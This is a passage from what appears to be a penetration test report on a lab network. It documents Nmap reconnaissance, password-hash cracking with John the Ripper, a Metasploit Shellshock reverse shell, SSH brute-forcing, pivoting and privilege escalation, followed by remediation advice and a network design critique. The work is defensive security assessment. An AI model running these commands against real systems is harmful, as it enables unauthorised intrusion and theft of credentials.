22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 256 IP addresses (2 hosts up) scanned in 75.85 seconds
```

Figure 4.44: An Nmap scan of the 13.13.13.0/24 subnet

It was then possible to gain access into PC 3 using Metasploit. The steps to do this are described in section 5.7.

4.4.3 Router 3's Subnets

As detailed in in section 4.1, PC 3's eth0 port is connected to Router 2, and as detailed in section 4.2, the router's eth2 port was found to be connected directly to a firewall (this can be seen in Figure 4.14).

This left only one other interface to be scanned, eth1. As Figure 4.45 shows, there was one other Linux device present on the subnet, which will be referred to as PC 4. Similar to the other PCs discovered so far, this device also had port 22 open and running SSH, as well as ports 111 and 2049 hosting an NFS share.

```
root@kali:~# nmap -sV 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 17:42 EST
Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 34.49 seconds
```

Figure 4.45: An Nmap scan of Router 3's eth1 interface, showing the presence of one Linux device

Similar to PC 2, PC 4 also exported its XAdmin directory within its NFS share, as was shown with the command *'showmount'* (see Figure 4.46).

```
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
```

Figure 4.46: PC 4's NFS share gave access to the XAdmin directory

However, unlike PC 2, the XAdmin password was not able to be used to gain access to PC 4 via SSH. Attempts to connect were denied, as the SSH service required the public key of the host machine as authentication (as shown in Figure 4.47)

```
root@kali:~# ssh 192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
root@192.168.0.130: Permission denied (publickey).
```

Figure 4.47: Gaining access to PC 4 via SSH required the public key of the host machine

Additionally, unlike PC 5 (162.168.0.66), copying the host machine's public key into PC 4's *'authorized_keys'* file was unsuccessful, as the file system was read-only (see *Figure 4.48*)




Figure 4.48: Attempts to copy the host machine's public key into PC 4 were unsuccessful

4.4.4 Router 4's Subnets

To access Router 4's subnets, the firewall that sat between Router 3 and Router 4 first had to be bypassed. The steps taken to do this is covered in sections 4.2 and 4.3.

Nmap scans of the routers eth0 interface showed that it was connected directly to the firewall's LAN interface, as shown in Appendix 1, Figure 9.22, while scans of the router's eth1 interface showed that it was connected to a Linux device (see Appendix 1, Figure 9.21, which is referred to as PC 5. This device was used to help bypass the firewall, as described in section 4.3.

These two subnets were the only ones connected to Router 4, as shown in Figure 4.27.

5 SECURITY WEAKNESSES

5.1 OUTDATED SYSTEMS

Throughout the course of the penetration test on the network, several devices were seen to be using systems that were significantly outdated. This presents a significant security flaw for the network, as outdated systems often have critical vulnerabilities that can easily be exploited to gain access to not only the device that the vulnerability is present on, but also other devices within the network.

5.1.1 Outdated Webservers

As webservers are often public-facing, having an outdated piece of software running on them can attract unwanted attention from malicious users looking to gain access to a network and exploit it for personal gain, and many online tools exist with the capabilities to easily search for and document outdated internet-facing systems. Both webservers present on ACME Inc.'s network had outdated and vulnerable software running on open ports.

Webserver 1 was shown to be running Apache HTTP Server version 2.2.22 on ports 80 and 443 (see Figure 4.33). This version of Apache HTTP Server was released in 2005, and security support ended in July 2013 (EndOfLife.Date, 2022). Due to the lack of security support, Apache version 2.2 has a number of vulnerabilities that, if exploited, could be used to bypass authentication (National Vulnerability Database, 2017), leak potentially confidential information (National Vulnerability Database, 2017), and allow for HTTP request smuggling (National Vulnerability Database, 2022).

Webserver 2 was found to be running Apache HTTP server version 2.4.10, which while more up to date then Webserver 1, is still not the most recent version of Apache HTTP server (which is version 2.4.54 at time of writing), and still has a number of vulnerabilities that, if exploited, could lead to a significant security breach on the network. As mentioned in section 4.2, it was possible to exploit the shellshock vulnerability on Webserver 2 to not only find out more information about the firewall, but eventually bypass it. Details on how this was possible are outlined in section 5.5.

5.1.2 Outdated Linux Devices

The Linux devices present on the network (PCs 1 – 5) all were running outdated versions of the Ubuntu operating system. As shown in Figure 5.1, the devices were using version 14.04 of Ubuntu, which released in April 2014 (Ubuntu, 2023).




Figure 5.1:The devices running Linux Ubuntu were using an outdated version

This version of Ubuntu has several vulnerabilities, which if exploited could result in the exposure of sensitive information, or even possibly a denial-of-service attack (Tenable, 2019).

Updating the devices to ensure that they are running the most recent version of their operating system and software will help prevent such attacks from taking place on the network.

5.2 Default Credentials

The use of default credentials was discovered early in the penetration test, and as the test continued it was discovered that multiple devices used default credentials for systems running on them.

As was shown during the network mapping process (section 4), all the routers on the network were able to be accessed using the default credentials for the VyOS system, which allowed full access to the information stored within the routers. While this information may not seem key to the security of a network, a malicious user with access to a routing table, or even just the interface configuration, would be able to quickly work out how the network is sectioned and, depending on the intentions of the intruder, cause significant disruption to the network.

Additionally, it was also possible to access the firewall's administrator interface using default credentials. With this access, it was possible to see and change the firewall's rules and monitor traffic flows. Should a malicious user gain access to the firewall, they would easily be able to add in or modify existing rules to gain further access into the network. The default credentials on the firewall essentially nullify the benefits of its existence on the network, and all it would take is an outsider gaining access to Webserver 2 to be able to completely modify the firewall for their personal gain.

Having default credentials present within the network poses a critical security concern, and ensuring the passwords are changed as soon as possible should be a top priority, starting first with the firewall. As demonstrated in section 4, it was possible to find the default credentials for both the routers and the firewall in a simple online search.

The best practice for passwords is to use three random words, alongside numbers and special characters (National Cyber Security Centre, 2021). It is also highly recommended to use two-factor authentication (2FA) alongside strong passwords (National Cyber Security Center, 2018) , as the second layer of protection 2FA provides will help prevent malicious users gaining access to a device or account, even if they did know the password. 2FA would be very important to use for access to the firewall especially, due to its key security importance on the network.

5.3 Weak Passwords

Throughout the penetration test, it was discovered that several of the PCs and both Webservers had weak and insecure passwords in use, that were shared across multiple devices. In section 4.4, the brute-forcing of the XAdmin password allowed for not only access to PC 1, but also access to PC 2.

To crack the XAdmin password, access to the device's *'/etc'* file was required and easily obtained, as it was shared through PC 1's NFS share. Then, the files containing user's password hashes, named *'shadow'* and *'passwd'* were copied back onto the host machine.

The next step involves using the command *'unshadow'* to merge the two files into a format readable by the password cracking tool John the Ripper, as shown in Figure 5.2.

```
root@kali:~/Desktop/DataFound/192.168.0.210# unshadow passwd shadow > passwords.txt
Created directory: /root/.john
```

Figure 5.2: Using the command 'unshadow passwd shadow > passwords.txt' to merge the files into a format readable by John the Ripper

Finally, it was then possible to crack the password hashes by using the command *'john <password_hash_filename>'*. As Figure 5.3 shows, this process took as little as 2 minutes to complete.

```
root@kali:~/Desktop/DataFound/192.168.0.210# john XAdminHASHPasswd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (?)
1g 0:00:02:24 DONE 3/3 (2022-11-14 16:05) 0.006922g/s 3091p/s 3091c/s 3091C/s phuro..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/DataFound/192.168.0.210# john --show XAdminHASHPasswd
?:plums

1 password hash cracked, 0 left
root@kali:~/Desktop/DataFound/192.168.0.210#
```

Figure 5.3: Cracking the XAdmin password using John the Ripper

John the Ripper was also able to crack the passwords for the Root and XWeb accounts on Webserver 2 (see Appendix 1, Figure 9.9), using the same process as before.

Additionally, as is discussed in section 5.7, the password for the WordPress Admin account was also found to be weak and easily cracked.

The simplicity of the passwords used for these accounts were the main reason that they could be so easily cracked. To brute-forcing passwords, John the Ripper takes a list of words, hashes them using the same hashing algorithm as the passwords to be cracked, and compares each hash until it finds a match. The wordlists start with basic words, such as those commonly used for passwords or even just those found in the English dictionary, and then expands into words that include capital letters, numbers, and special characters. The simpler the password is, the quicker it can be brute forced.

It is important to keep this in mind when creating new passwords, as the more complex a password is the longer it takes to be cracked. It is highly suggested to put new, strong passwords in place on all the accounts mentioned above, using the three random words rule as mentioned in section 5.2

5.4 Password Reuse

As mentioned previously, it was found that multiple Linux devices on the network share the same password for the XAdmin account. Additionally, the routers on the network also share the same password (albeit the default password for VyOS).

The danger of password reuse was demonstrated when access to PC 2 was successfully gained by using the XAdmin password found on PC 1, as detailed in section 4.4.2. Despite PC 2 not exporting the files containing password hashes on its NFS share, it was still possible to gain access to the device by simply trying the XAdmin password.

This vulnerability can be remediated by changing the passwords on the accounts that share the same password and ensuring that all passwords used on the network are unique.

5.5 SHELLSHOCK VULNERABILITY

As spoken about in The Firewall 4.2, Webserver 2 was vulnerable to the 'shellshock' vulnerability, which allowed for remote access to the server and led to an eventual bypassing of the firewall.

The shellshock vulnerability, tracked as CVE-2014-6271, was first discovered in 2014 and affects GNU Bash (versions 1.14 to 4.3) (Baeldung, 2023), which is a command line interpreter and is used by Apache. The vulnerability comes from a lack of input sanitization by Bash, and can be exploited by adding malicious code to the end of HTTP request information (Synopsys, 2014).

To exploit the shellshock vulnerability present on Webserver 2, the penetration testing tool Metasploit was used. Firstly, the module that allows for exploitation of shellshock on Apache HTTP servers was loaded (see Appendix 1, Figure 9.6). Then, the variable *'RHOSTS'* was changed to the IP address of the server, 192.168.0.242 and the variable *'TARGETURI'* was changed to the path where the exploit script was located (see Appendix 1, Figure 9.7). Finally, the command *'run'* was used, and Metasploit was successfully able to open a reverse shell on the machine. By entering *'ifconfig'*, it was confirmed that remote access to the server had been obtained, as can be seen in Figure 5.4.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4444 → 192.168.0.234:20264) at 2023-01-07 08:25:07 -0500

meterpreter > shell
Process 1996 created.
Channel 1 created.

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12656 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5357797 (5.3 MB)  TX bytes:5113805 (5.1 MB)
```

Figure 5.4: Successfully opening a reverse shell on Webserver 2

With full access to the server, any command could be run and any file available to the website could be accessed through the reverse shell. Should a malicious user gain access using this method, this would mean any sensitive data stored on the server could be compromised, and the malicious user would easily be able to download malicious software that could be detrimental to the security of the network as whole.

This vulnerability can be fixed by updating Webserver 2 to the latest version of Apache HTTP Server. If that is not possible, then the vulnerability can be mitigated by sanitizing user input and not processing user data directly as variables (Gergen, 2014).

5.6 Insecure NFS Shares

As was demonstrated in section 4.4.1, PC 2's NFS share allowed for access to the files that contain password hashes and user information. This allowed for access to PC 1 and PC 2 once the password hashes were cracked. PC 1 shared its entire directory, as shown in Figure 4.29, and although other PCs, such as PC 2, only shared their XAdmin directories (see Figure 4.39), the level of information contained within the directory would still give a malicious user a significant amount of leverage within the network.

For example, in PC 2's NFS share allowed for access to its bash history file, which stored a history of all commands done within the command line (see Figure 5.5).




Figure 5.5: PC 2's NFS share included access to its 'bash_history' file

It was also possible to write to the NFS share of PC 5, as was detailed in section 4.3. The permissions of this share eventually allowed for the compromise of PC 5 and for the firewall to be bypassed.

Should these devices be used to store confidential data relating to ACME Inc's business in the future, the NFS shares on the PCs will prove to be a serious risk in the confidentiality of the data.

To resolve the matter, the directories shared through NFS on all PCs should be carefully considered and changed. Ideally, only the most necessary files should be shared using NFS, such as those required by multiple colleagues at any given time. If possible, no confidential personally identifiable information that falls under GDPR should be shared in this manner, as the NFS share can be accessed by anyone within a network. Access to such information is highly regulated by GDPR laws (Information Commissioner's Office, 2023), and incorrect handling of data can result in fines.

The steps to change the directories shared through NFS are simple. Firstly, the file controlling what data is shared through NFS can be found at *'/etc/exports'*. Upon accessing this file, it is possible to see the directory shared from the device. For example, Figure 5.6 shows the *'exports'* file for PC 2. The bottom line of this file can be edited to change the directory, as well as the permissions that a user accessing the NFS share would have.




Figure 5.6: PC 2's 'exports' file

5.7 Unlimited Login Attempts

It was possible to gain access to Webserver 1 and PC 3 using a method known as brute forcing, which involves taking a list of words and repeatedly trying them against a username until a password is found.

To do this against Webserver 1, the WordPress scanning tool WPScan was used. As Figure 5.7 shows, the command *'wpscan –url http://172.16.221.237/wordpress --passwords /usr/share/john/password.list'* enumerated through a password list until a password that could be used against the Admin account was found.




Figure 5.7: Using WPScan to gain access to Webserver 1

It took WPScan just over 1200 login attempts before a password was eventually found, as can be seen in Figure 5.8.




Figure 5.8: The brute forcing attempt was successful

The allowance of unlimited login attempts to gain access to the webserver means that even if the password was changed, malicious users could still take as many login attempts as needed until access is granted. These attacks not only compromise the administrator account of the WordPress site but can also create problems for other users while the attacks are taking place. As so many login attempts are being tried every second, the traffic sent to the server becomes much higher than usual, and the server may struggle to cope with the regular traffic on top of dealing with a magnitude of login requests.

It was also possible to gain access to PC 3 using brute forcing. To do this, the Meterpreter module *'scanner/ssh/ssh_login'* was used. Figure 5.9 shows how the options for this module were changed to be those of the XAdmin account on PC 2.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.34
RHOSTS => 192.168.0.34
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set PASSWORD plums
PASSWORD => plums
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.0.34:22 - Success: 'xadmin:plums' ''
[*] Command shell session 1 opened (192.168.0.200:44735 → 192.168.0.34:22) at 2023-01-10 09:49:11 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 5.9: Using Metasploit to login to PC 2 via SSH

Then, once an SSH connection had been established, the shell was upgraded to a meterpreter session using the command *'session -u 1'* (see Figure 5.10)

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.34
[*] Meterpreter session 2 opened (192.168.0.200:4433 → 192.168.0.34:44543) at 2023-01-10 09:50:58 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
```

Figure 5.10: Upgrading the shell to a Meterpreter session

A route was then added from the host machine to the 192.168.0.32/27 subnet to allow Meterpreter to use PC 2 as a pivot to access PC 3, as shown in Figure 5.11

```
msf5 auxiliary(scanner/ssh/ssh_login) > route add 192.168.0.32 255.255.255.224 2
[*] Route added
```

Figure 5.11: Adding a route to PC 2 from the host machine

The final step in this process was to change the *'ssh_login'* module's options to include a wordlist for it to use when brute forcing into PC 3 (see Figure 5.12)

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/password.lst
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME xadmin
USERNAME => xadmin
```

Figure 5.12: Setting up the 'ssh_login' module to use a wordlist when attacking the device at 13.13.13.13

Finally, the command *'run'* was used, and Meterpreter was able to brute force the password for the XAdmin account on PC 3, returning it to be "!gatvol"




Figure 5.13: Metasploit was able to brute force the password for PC 3

It was now possible to access PC 3 via SSH using this password, as shown in Figure 5.14.




Figure 5.14: Thanks to Metasploit, it was possible to access PC 3 using SSH

As is demonstrated here, it was possible to access two machines using brute forcing techniques. To prevent a malicious user from taking advantage of this vulnerability, it is recommended to reduce the number of permitted logins to 3 for all users. If a user fails to login after 3 attempts, they should have to contact the network administrator before being allowed access to their account.

5.8 Account Permissions

It was found that while connected to the PCs, it was possible to execute the command *'sudo su'* on the non-privileged XAdmin accounts. This command allows for the user executing it to become Root, the highest privileged user on Linux devices.

As Figure 5.15 shows, 'sudo su' could be executed with only the unprivileged user's password.




Figure 5.15: It was possible to use 'sudo su' to become root on all PCs accessed throughout the penetration test

By allowing this command to be executed by an unprivileged user on a device, the protections put in place to protect the Root user are completely bypassed. Should a malicious user gain access to an unprivileged account, they would easily be able to move to the root account using only the *'sudo su'* command.

To rectify this, the permissions of users (individually or as a group) can be altered by editing the *'sudoers'* file, which is found within the *'/etc'* folder. Figure 5.16 shows the contents of this file, which was taken when accessing PC 3.




Figure 5.16: The 'sudoers' file contains user permissions

It is highly recommended to prevent unprivileged users from having such a high level of access. Ideally, only one user on a network should have administrator or root permissions, with all other users being provided with the lowest permissions possible.

6 NETWORK DESIGN CRITICAL EVALUATION

6.1 NETWORK STRUCTURE

As the network map shows, the network is structured in a linear fashion. This means that for devices on two ends of the network to communicate (for example, if PC 4 wanted to send data to PC 2), the traffic must be sent through at least three routers within the network.

The layout of the routers in this network is that of a daisy chain, where each router is connected to another router in a manner reminiscent to the way daisies can be connected to form a chain (Technopedia, 2022). Although there are numerous routers present on the network, only one router is acting as the main router and handles most network traffic. Here, the main router is Router 3, as it is connected to the firewall, Webserver 2, and the firewall's LAN, as well as Router 1 and Router 2, where most other devices are connected

This layout is often created to easily extend the number of devices that can be connected to the network. However, although quick to set up, a daisy chained network topology often results in a bottleneck being created. For this network, a bottleneck is most likely to be created around Router 3, as it handles most network traffic coming to and from Webserver 2 and going to the rest of the network.

An additional downfall of this style of topology is that if a connection is damaged between two routers, then the devices at either end of the network are no longer able to communicate with each other, as there is no secondary route that can be taken.

To prevent a bottleneck from occurring other network topologies should be considered. A topology that would especially suite the network would be a dual ring topology, where the routers are connected in a ring. Figure 6.1 demonstrates what the network would look like using the dual ring topology.




Figure 6.1: A potential dual ring topology layout for the network

This layout, while still relying on Router 3 as the main router for traffic between the firewall and the rest of the network, would mean that if a connection between Router 3 and another router (for example, Router 1) was to go down, traffic could still reach its intended destination by being routed through a second router.

Additionally, making more use of the switch that is present on Subnet 1 would make the network much more efficient. Subnet 1 can take on at least 30 devices, as is shown in the subnet table. However, it only currently has three. By moving the devices that are currently connected to Router 2 and Router 3 (PCs 2, 3, and 4) to that subnet, the PCs would be able to efficiently communicate with each other and would only have to rely on Router 1 for communication between PCs.

Finally, the placement of Webserver 2 within the demilitarized zone of the firewall is good, as it allows for the server to be reachable for users over the internet without allowing access to the rest of the network. However, care should be taken to ensure that the webserver is able to withstand attacks, as it may be highly targeted due to it being public facing. Additionally, the webserver should not be able to access PC 5 without authentication or another barrier in place. As was demonstrated in sections 4.2 and 4.3, by allowing the server to connect to PC 5 it was possible to bypass the firewall.

6.2 Subnet Configuration

For the current topology in use on the network, the subnet configuration in some areas works well. Firstly, the subnets between the three routers (Subnets 3 and 5) have been configured to only have a maximum of 2 devices, which works well as only the two routers would ever need to be present on the subnet. This method is also in place in the firewall's DMZ and between Router 3 and the firewall. These subnets are created using variable length subnet masks (VLSM), and by ensuring that the number of devices has been portioned in this way, more IP addresses have been made available to use on subnets where more devices would potentially be needed in the future, such as on Subnets 1, 6, and 4.

However, there are some subnets that have not been portioned as effectively as others. Subnet 10, for example, has up to 30 useable IP addresses, but as the subnet is positioned between the firewall and a router, would only ever need 2. Changing the subnet mask to have a prefix of /30 would ensure that those 28 unused IP addresses could be used elsewhere in the network.

6.3 Network Protocols

As seen within the each of the router's routing table (such as in Figure 4.5, Figure 4.7, and Figure 4.9), all routers made use of the Open Shortest Path First protocol (OSPF). This link-state protocol is effective at routing packets and can scale up with the network as more devices are added.

While OSPF is one of the standard protocols used in networking, its use on this network is not entirely clear. As the network is linear and only one route is available for a device to access any other device, using OSPF is somewhat unnecessary as there can only ever be one path for traffic to take to get to a specified device.

Should the network topology remain the same, using static routes may be a more efficient option to send packets, especially for traffic running between the first three routers. However, leaving the routing configuration as is works perfectly fine, and allows for future additions to the network.

6.4 Possible Additions

There are a few possible additions or changes to the network that could be made to improve its efficiency and security. The first of these, which is to change the network topology to reduce the chances of a bottleneck, is mentioned above.

